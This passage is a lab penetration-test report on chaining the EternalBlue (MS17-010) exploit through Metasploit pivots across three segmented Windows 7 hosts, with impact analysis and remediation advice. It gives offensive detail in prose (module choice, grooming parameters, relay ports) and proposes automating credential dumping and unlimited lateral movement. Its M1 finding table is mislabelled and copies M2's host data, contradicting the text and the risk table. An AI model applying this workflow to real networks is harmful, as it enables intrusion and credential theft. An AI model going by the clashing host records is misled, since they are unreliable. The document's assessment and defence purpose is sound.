The first target, M1, was the only host directly reachable from the attacker's subnet at the beginning of the assessment. It was successfully exploited using the standard ms17_010_eternalblue module, resulting in an unauthenticated Meterpreter session running with NT AUTHORITY\SYSTEM privileges. This initial compromise provided the foothold required for all subsequent routing, relay, and pivoting activity.

Field	Value
IP Address	172.16.3.3
Hostname	SARSHAD18
Subnet	172.16.3.0/29
Operating System	Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
Session Opened	2026-03-31 15:27:03 EDT
Access Level	NT AUTHORITY\SYSTEM (unauthenticated)
Exploit Module	exploit/windows/smb/ms17_010_eternalblue_win8
Delivery Method	Pivot via Session 1 portfwd relay — LHOST=172.16.3.1, LPORT=5555
CVE	CVE-2017-0144
Evidence	ETERNALBLUE overwrite completed successfully (0xC000000D)

Table 6: Target 2 (M2) Finding Detail

Target 2 – M2 (172.16.3.3)

The second target, M2, was not directly reachable from the attacker machine and was accessed only after M1 had been compromised and configured as a pivot point. Exploitation was performed through the Session 1 relay path using the `ms17_010_eternalblue_win8` module, with the reverse callback directed to M1's secondary network interface and then relayed back to Kali through the configured portfwd handler. The successful establishment of Session 2 demonstrated that internal segmentation had been bypassed through chained exploitation and routing.

Field	Value
IP Address	172.16.3.3
Hostname	SARSHAD18
Subnet	172.16.3.0/29
Operating System	Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
Session Opened	2026-03-31 15:27:03 EDT
Access Level	NT AUTHORITY\SYSTEM (unauthenticated)
Exploit Module	exploit/windows/smb/ms17_010_eternalblue_win8
Delivery Method	Pivot via Session 1 portfwd relay — LHOST=172.16.3.1, LPORT=5555
CVE	CVE-2017-0144
Evidence	ETERNALBLUE overwrite completed successfully (0xC000000D)

Table 7: Target 2 (M2) Finding Detail

Target 3 – M3 (172.16.4.2)

The third target, M3, was reached through the full pivot chain after M2 had been compromised and configured as the next relay point. As with M2, exploitation was carried out using the `ms17_010_eternalblue_win8` module, with the reverse shell callback directed to M2's secondary interface and forwarded through the chained portfwd path back to Kali. The successful creation of Session 3 demonstrated that the attack could be extended beyond a single pivot and that full multi-hop lateral movement had been achieved across three isolated subnets.

Field	Value
IP Address	172.16.4.2
Hostname	TIEN2
Subnet	172.16.4.0/29
Operating System	Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
Session Opened	2026-03-31 15:53:52 EDT
Access Level	NT AUTHORITY\SYSTEM (unauthenticated)
Exploit Module	exploit/windows/smb/ms17_010_eternalblue_win8
Delivery Method	Pivot via Session 2 portfwd relay — LHOST=172.16.4.1, LPORT=6666
CVE	CVE-2017-0144
Evidence	ETERNALBLUE overwrite completed successfully (0xC000000D)

Table 8: Target 3 (M3) Finding Detail

Vulnerability Details

CVE-2017-0144 - MS17-010 EternalBlue

Table 9 summarises the key characteristics of the vulnerability exploited throughout this assessment. EternalBlue, tracked as CVE-2017-0144 and addressed by Microsoft under security bulletin MS17-010, is a critical remote code execution vulnerability affecting the Windows SMBv1 service. The vulnerability is significant because it can be exploited remotely over TCP/445 without authentication and without any user interaction. In practical terms, this means that any reachable vulnerable system exposing SMBv1 can be compromised entirely over the network, making it especially dangerous in environments where internal patching and segmentation controls are weak.

Field	Value
Vulnerability Name	EternalBlue
CVE Identifier	CVE-2017-0144
Microsoft Bulletin	MS17-010
CVSS v3 Score	9.8 Critical
CVSS v2 Score	9.3 High
Affected Protocol	SMBv1 (Server Message Block version 1)
Affected Port	TCP/445
Affected Operating Systems	Windows 7, Windows Server 2008 R2, Windows XP, Windows Vista, Windows 8, Windows Server 2003
Patch Available	Yes — Microsoft KB4012212 (March 14, 2017)
Public Exploit Available	Yes — Metasploit module, standalone tools
Authentication Required	None — unauthenticated exploitation
User Interaction Required	None

Table 9: CVE-2017-0144 Vulnerability Summary

Technical Explanation

EternalBlue exploits a memory corruption vulnerability in the Windows SMBv1 server driver, `srv.sys`. The flaw exists in the way the SMB service processes specially crafted Transaction2 requests. When a malformed SMB packet is delivered to a vulnerable host, the server incorrectly handles the size of data copied into kernel memory, resulting in a heap-based buffer overflow within the non-paged pool. Because this memory region is managed by the Windows kernel, successful exploitation occurs at a highly privileged level and can result in full system compromise.

A key element of the exploit is a technique known as **pool grooming**. Pool grooming is used to influence the layout of kernel memory so that the overflow lands in a predictable location. This is achieved by repeatedly allocating and freeing memory objects of carefully chosen sizes, increasing the likelihood that the corrupted buffer will be placed next to a structure useful to the attacker. In the automation script used for this project, the `GroomAllocations` parameter was set to 24 and the `GroomDelta` parameter was set to 3. These values were selected to improve exploitation reliability within the VMware-based lab environment and form an important part of the practical tuning required for stable execution.

Once the overflow has been triggered and a neighbouring structure has been corrupted, the exploit gains the ability to manipulate kernel memory in a controlled way. This is then used to redirect execution flow to attacker-supplied shellcode. Because the shellcode executes in kernel context, the resulting Meterpreter session runs with `NT AUTHORITY\SYSTEM` privileges, which is the highest privilege level available on the target operating system. This explains why successful exploitation of MS17-010 is so severe: no credentials are required, no user action is needed, and the attacker receives full system-level access immediately after code execution is achieved.

Why the win8 Module is Required for Pivoted Hops

A critical practical finding in this project was that the standard Metasploit `ms17_010_eternalblue` module worked reliably for the first direct hop to M1, but not for the later pivoted hops to M2 and M3. The reason for this lies in how the standard module handles its exploitation workflow. During execution, the standard module performs a step called `smb1_anonymous_connect_ipc`, which opens a second SMB connection to the target system. Under direct delivery conditions, this behaviour is not a problem because the attacker has a straightforward network path to the target and both connections can be completed normally.

However, the situation changes once exploitation is attempted through a Meterpreter pivot using `autoroute` and `portfwd`. In the pivoted stages of the chain, traffic is being carried through an already-compromised host rather than sent directly from Kali to the target. The routing and forwarding logic established by the script supports the expected reverse callback path, but it does not reliably support the additional second SMB socket created by the standard `EternalBlue` module. As a result, that secondary connection attempt fails through the tunnel, causing the exploit to time out before completion.

To address this limitation, the project used the Metasploit `ms17_010_eternalblue_win8` module for all pivoted stages. Despite its name, this module is useful in this context not because the targets are Windows 8 systems, but because it follows a **single-connection exploitation path**. The entire exploit sequence is delivered through one socket without attempting to open a second SMB connection. This makes it far more tolerant of the latency, routing constraints, and tunnelled delivery conditions introduced by the pivot chain. In the practical execution of this project, this single-connection approach is what allowed exploitation of M2 and M3 to succeed across the chained Meterpreter route where the standard module failed.

This distinction is important because it demonstrates that successful exploitation in a pivoted environment is not determined only by whether the target is vulnerable. It also depends on whether the exploit module's connection behaviour is compatible with the routing and relay constraints of the attack path. In this assessment, the `ms17_010_eternalblue_win8` module provided the necessary stability for multi-hop exploitation and was therefore essential to completing the full three-stage pivot chain.

Impact Assessment

Technical Impact

The level of access obtained during this assessment, namely NT AUTHORITY\SYSTEM privileges on three hosts across three isolated network segments, represents the highest level of compromise available on each target system. From a technical perspective, this means the attacker is no longer constrained by standard user permissions, local administrative boundaries, or most host-based access controls. Once SYSTEM-level access is achieved, the compromised machine can be controlled almost entirely by the attacker.

With this level of access, an attacker would be capable of reading, modifying, or deleting any file stored on the target system regardless of file ownership or access permissions. The attacker could also extract locally stored credential material, including password hashes from the Security Account Manager (SAM) database, and in environments integrated with domain services, could attempt to access additional authentication artefacts from memory. This level of control also enables the installation of persistence mechanisms such as malicious services, scheduled tasks, or registry-based autorun entries, allowing the attacker to maintain access even after reboot.

In addition, SYSTEM-level compromise would allow the attacker to interfere directly with defensive controls on the host. Security software such as antivirus products, endpoint detection agents, and local firewall configurations could potentially be disabled, tampered with, or removed. The attacker could also use each compromised host as a pivot point for further internal movement, capture traffic visible to the machine's network interfaces, stage additional tooling, deploy destructive payloads such as ransomware, or exfiltrate any data accessible either locally or through reachable network paths. In practical terms, the compromise achieved in this assessment was not limited to proof of access. It represented full operating-system-level control of each affected system.

Business Impact

When the technical findings are translated into organisational risk, the implications are severe. A network environment vulnerable to this type of attack surface would be exposed not only to host-level compromise, but also to lateral expansion across multiple internal segments. The most immediate business impact is the exposure of sensitive information. Any data stored on, processed by, or accessible through the compromised machines could potentially be read, copied, modified, or destroyed. This includes documents, databases, system configurations, locally cached credentials, and shared resources reachable through the affected hosts.

A second major impact is the risk of disruptive malware deployment. With SYSTEM-level access across multiple segments, an attacker could distribute ransomware or other destructive payloads in parallel, affecting several systems before defenders have time to isolate the initial compromise. In a real enterprise environment, this could result in operational downtime, loss of business continuity, and substantial recovery costs.

Credential compromise is also a significant concern. Once privileged access is obtained on internal systems, locally stored hashes and other authentication artefacts may be used to extend access further, potentially enabling attacks against centralised identity infrastructure. This raises the possibility that a compromise initially limited to several endpoints could escalate into a wider enterprise breach.

The persistence risk is equally serious. If the attacker establishes durable backdoors on multiple hosts, the compromise may continue long after the initial exploitation is complete. This creates the potential for prolonged espionage, repeated data theft, or repeated re-entry even after partial remediation efforts. Finally, the discovery of an additional reachable subnet beyond M3 demonstrates that the compromise path could continue beyond the three systems originally targeted. This indicates that the observed attack chain is not simply a contained incident, but evidence of a broader structural weakness in the internal network design.

Risk Rating Summary

Table 10 summarizes the overall risk associated with the principal findings identified during the assessment. Each of the three vulnerable hosts is rated as **Critical** because successful exploitation of MS17-010 leads directly to unauthenticated SYSTEM-level access. The absence of inter-VLAN firewall controls is rated separately because it significantly increased the attacker's ability to pivot across network boundaries once the initial foothold was obtained. SMBv1 being enabled across all hosts also represents a high-risk condition, as it exposed the vulnerable attack surface required for EternalBlue exploitation. Finally, the discovery of an additional reachable subnet is included as an indicator of continued expansion risk beyond the formally assessed systems.

Finding	Severity	CVSS Score	Likelihood	Business Impact
MS17-010 on M1 (172.16.2.2)	Critical	9.8	High	High
MS17-010 on M2 (172.16.3.3)	Critical	9.8	High	High
MS17-010 on M3 (172.16.4.2)	Critical	9.8	High	High
Absent inter-VLAN firewall rules	High	N/A	Certain	Critical
SMBv1 enabled across all hosts	High	N/A	Certain	High
Further pivot subnet (172.16.5.0/29)	Medium	N/A	High	High

Table 10: Risk Rating Summary

Taken together, these findings indicate a severe security posture failure rather than three isolated host vulnerabilities. The unpatched SMBv1 service created the initial entry point, the absence of internal traffic restrictions enabled lateral movement, and the dual-homed nature of the compromised machines allowed the attack to progress deeper into the environment. As a result, the overall impact of the assessment should be understood as enterprise-level compromise potential rather than a limited single-host exploitation scenario.

Remediation Recommendations

Immediate Actions

Apply the MS17-010 Security Update

The highest-priority remediation action is the immediate application of the security update that addresses CVE-2017-0144 under Microsoft bulletin MS17-010. This update directly remediates the buffer overflow vulnerability exploited by EternalBlue. In the absence of this patch, any system exposing SMB over TCP/445 remains vulnerable to unauthenticated remote compromise using widely available public exploit code. For systems such as Windows 7 and Windows Server 2008 R2, the relevant update is available through Microsoft's update infrastructure. However, patching this specific flaw should not be treated as a complete solution in environments still relying on legacy operating systems. While applying the MS17-010 update removes the vulnerability demonstrated in this assessment, unsupported operating systems remain exposed to all subsequently discovered vulnerabilities for which no further vendor remediation is provided. As a result, patching should be treated as an immediate containment measure, while full migration to supported platforms must be treated as a strategic priority.

Disable SMBv1

SMBv1 should be disabled across all systems in the environment as a matter of urgency. This protocol is outdated and no longer appropriate for modern enterprise networks. Its continued availability exposes hosts to unnecessary risk and provides the precise attack surface required for EternalBlue exploitation. If SMBv1 is disabled, the vulnerability chain demonstrated in this assessment cannot be triggered in the same way.

Enforce Inter-VLAN Firewall Controls

The absence of restrictive inter-VLAN firewall controls was one of the most significant enabling conditions in this assessment. Once the attacker obtained an initial foothold on the first host, the lack of filtering between internal network segments allowed the pivot chain to progress from one subnet to the next. Had deny-by-default access control rules been in place to block SMB traffic between VLANs, the lateral movement demonstrated in this report would have been prevented. Every inter-segment boundary should therefore be configured with explicit filtering rules that permit only documented business-required traffic and deny all other communication by default. In particular, TCP/445 should not be allowed to traverse VLAN boundaries unless there is a clearly justified operational requirement. In most enterprise environments, unrestricted SMB access between user and workstation segments should be treated as unacceptable.

Short-Term Actions

Implement Least-Privilege Network Access

Internal network access should be restricted according to business function and operational necessity. A standard internal workstation should not be able to initiate arbitrary SMB communication to systems in unrelated network segments. Instead, users and devices should be granted access only to the specific systems and services required for their legitimate role. In the attack scenario demonstrated in this report, the attacker required only one successful connection to begin the compromise chain. If the initial host had not been reachable over SMB from the attacker's starting segment, the attack would have failed before exploitation even began. This highlights the importance of applying least-privilege principles not only to user accounts, but also to network communication paths. Technologies such as role-based VLAN assignment, network access control, and software-defined policy enforcement can all support this objective.

Deploy Endpoint Detection and Response

A properly configured endpoint detection and response solution would significantly improve the organisation's ability to identify and respond to attacks of this nature. While EDR does not eliminate the need for patching, protocol hardening, and network segmentation, it provides the visibility required to detect successful exploitation and post-exploitation behaviour before the compromise expands further. In the scenario demonstrated in this assessment, an EDR platform could potentially detect several strong indicators of malicious activity. These include unusual memory manipulation behaviour consistent with kernel-level exploitation, anomalous SYSTEM-level process creation following SMB activity, Meterpreter staging and reverse connection establishment, and suspicious local listening services associated with pivoting and relay behaviour. Even if prevention controls fail, early detection at the endpoint can substantially reduce the operational impact of a breach.

Medium-Term Actions

Establish a Patch Compliance Programme

The condition of the assessed environment indicates the absence of a systematic and enforceable patch management process. A mature patch compliance programme should ensure that critical security updates are identified, prioritised, deployed, and verified within defined service timelines. Without such a programme, known vulnerabilities remain unaddressed long after public exploit tools become available. An effective patch compliance programme should include automated asset discovery, regular vulnerability scanning, defined remediation service levels based on severity, centralised deployment of approved updates, and periodic compliance reporting across all network segments. It should also include escalation procedures for systems that cannot be patched, ensuring that compensating controls such as isolation, firewall restrictions, or service removal are applied where remediation is not immediately possible.

Migrate Away from End-of-Life Operating Systems

The continued use of unsupported operating systems creates long-term structural risk. Once a platform reaches end of life, it no longer receives ongoing security updates from the vendor, which means newly discovered vulnerabilities may remain permanently unpatched. Even if a specific issue such as MS17-010 is remediated, the operating system as a whole remains exposed to future compromise. For this reason, migration to supported operating systems should be prioritised as a strategic remediation objective. Modern platforms provide stronger default security controls, improved endpoint protection integration, better protocol hardening, and continued vendor support. In practical terms, moving to supported workstation and server platforms reduces both the exposure window for new vulnerabilities and the operational dependence on outdated insecure services such as SMBv1.

Conduct a Network Segmentation Review

The assessment demonstrated that the presence of VLANs alone did not provide meaningful containment. Although the network appeared segmented at the addressing level, the absence of traffic restrictions between those segments allowed the attacker to move laterally with little resistance after the first compromise. This illustrates the difference between nominal segmentation and enforced segmentation. A formal network segmentation review should therefore be conducted to identify all inter-VLAN communication paths, verify which flows are operationally necessary, and remove any unnecessary trust relationships. This review should be based on actual observed traffic and business requirements rather than assumptions about how the environment is expected to function.

Overall Remediation Priority

Taken together, the recommended remediation strategy should be understood as a layered response. Immediate actions should focus on removing the directly exploitable condition by patching MS17-010, disabling SMBv1, and blocking inter-VLAN SMB traffic. Short-term actions should reduce the likelihood and detectability of future compromise by limiting unnecessary internal access and improving endpoint visibility. Medium-term actions should address the structural weaknesses that allowed the attack to succeed in the first place, including weak patch governance, unsupported operating systems, and ineffective internal segmentation.

The findings of this assessment make clear that no single remediation control is sufficient on its own. Sustainable risk reduction depends on combining host hardening, protocol reduction, segmentation enforcement, monitoring capability, and lifecycle management of the operating systems deployed in the environment.

Script Improvements

Although the current script successfully demonstrates a complete automated EternalBlue pivot chain across multiple segmented networks, several limitations were identified during development and testing. These limitations do not reduce the value of the proof of concept, but they do highlight areas where the tool could be improved to increase reliability, flexibility, and operational realism in future versions. The current implementation is effective for demonstrating automated exploitation, routing, and pivoting in a controlled lab environment, but additional refinement would make it more robust as a reusable offensive security tool.

Duplicate Session Handling

One limitation observed during testing was the creation of duplicate Meterpreter sessions on the same host. Because EternalBlue may complete exploitation more than once before the script detects the first successful session, multiple sessions can sometimes be opened against a single target. The current script attempts to manage this by matching sessions to hosts using IP-based logic, but this approach is reactive rather than preventative.

A stronger implementation would introduce explicit duplicate-session control immediately after session creation. Once a valid session for a target has been confirmed, any additional sessions associated with the same host could be identified and terminated automatically. This would reduce ambiguity in later pivoting stages, prevent unnecessary resource consumption, and improve the stability of the attack chain overall.

Automated Post-Exploitation

At present, the script is designed primarily to achieve and confirm NT AUTHORITY\SYSTEM access on each compromised host, along with the interface enumeration required for subnet discovery and further pivoting. Once those objectives have been met, the workflow stops short of broader automated post-exploitation activity. As a result, the script demonstrates successful compromise, but it does not automatically gather a richer set of artefacts that could strengthen the final report.

A future improvement would be to add a standardised post-exploitation checklist for each compromised machine. This could include commands such as hashdump for credential extraction, ipconfig for interface and routing discovery, ps for process enumeration, and arp for local network mapping. Automating these tasks would produce a more complete dataset for analysis and would allow the report to include not only proof of compromise, but also evidence of host context, credential exposure, and local visibility.

Extended Hop Support

The current script is designed around a fixed three-hop attack chain consisting of M1, M2, and M3. While this was sufficient for the scope of the present assessment, the underlying workflow is modular and follows a repeated pattern at each stage: exploit the current host, establish routing, configure a relay, identify the next subnet, and continue forward. This means the script is already structurally suited to support deeper lateral movement.

A valuable improvement would be to make the number of hops dynamic rather than hardcoded. Instead of stopping after three compromised hosts, a future version could continue pivoting automatically until no further reachable subnets are discovered or until a maximum hop limit set by the operator is reached. This would make the tool more flexible and would better reflect the way lateral movement can expand in real internal environments where additional dual-homed systems or poorly restricted segments exist.

Future Development

These proposed improvements show that the current script is not only a successful proof of concept, but also a strong foundation for future refinement. Its existing design already demonstrates automated exploitation, multi-hop pivoting, routing, and reporting within a segmented environment. Adding more reliable session control, broader automated post-exploitation, and dynamic support for deeper pivot chains would make the tool more stable, more informative, and more adaptable.

Overall, the script's modular structure is one of its greatest strengths. Because each phase follows a clear and repeatable pattern, future development can build directly on the current implementation without requiring the project to be redesigned from the beginning. This makes the tool well suited for continued improvement while preserving the core workflow that has already been shown to work effectively in the assessment.

Conclusion

This assessment demonstrated that a rogue internal user, or any attacker who gains an initial foothold inside a corporate environment, can move across multiple isolated network segments and achieve full system-level compromise when critical vulnerabilities remain unpatched and internal segmentation is not actively enforced. The project set out to test whether a segmented enterprise-style lab environment could be traversed through automated exploitation and pivoting, and the results showed that it could. Using a single Python script and only the initial attacker position on the first subnet, the attack successfully identified vulnerable hosts, exploited them in sequence, established NT AUTHORITY\SYSTEM access across three separate network segments, and revealed the presence of an additional reachable subnet beyond the original project scope.

The significance of this result lies not in the novelty of the exploit itself, but in the fact that it remains effective under conditions that continue to exist in poorly maintained environments. MS17-010 and EternalBlue are well known, widely documented, and supported by mature public tooling. The pivoting techniques used in this project, including autoroute and portfwd, are also standard and well understood. What makes the assessment important is that a complete multi-hop compromise was still possible using long-established methods simply because the necessary defensive controls were absent. The environment remained vulnerable not because the attack was unusually advanced, but because patching, protocol hardening, and internal traffic enforcement were insufficient.

Several key lessons emerge from this assessment. First, the age of a vulnerability does not reduce the risk it poses. A critical flaw remains dangerous until it is fully remediated. Second, network segmentation cannot be treated as effective simply because separate VLANs exist. Without firewall rules and deny-by-default filtering between segments, attackers can still move laterally once an internal foothold has been established. Third, security architecture must be designed with the assumption that internal trust can be broken. If an attacker is already inside the network, controls must still exist to restrict movement, reduce reachable attack surface, and limit the spread of compromise.

Overall, this project confirms that the combination of unpatched SMB vulnerabilities, enabled SMBv1, weak internal traffic controls, and trusted internal network assumptions creates a severe security risk. A single foothold was sufficient to compromise multiple systems across multiple segments and to expose a path for even deeper expansion. The scripts developed in this assessment showed not only that the attack chain could be completed automatically, but also that it could be extended into a structured and repeatable workflow for demonstration and analysis.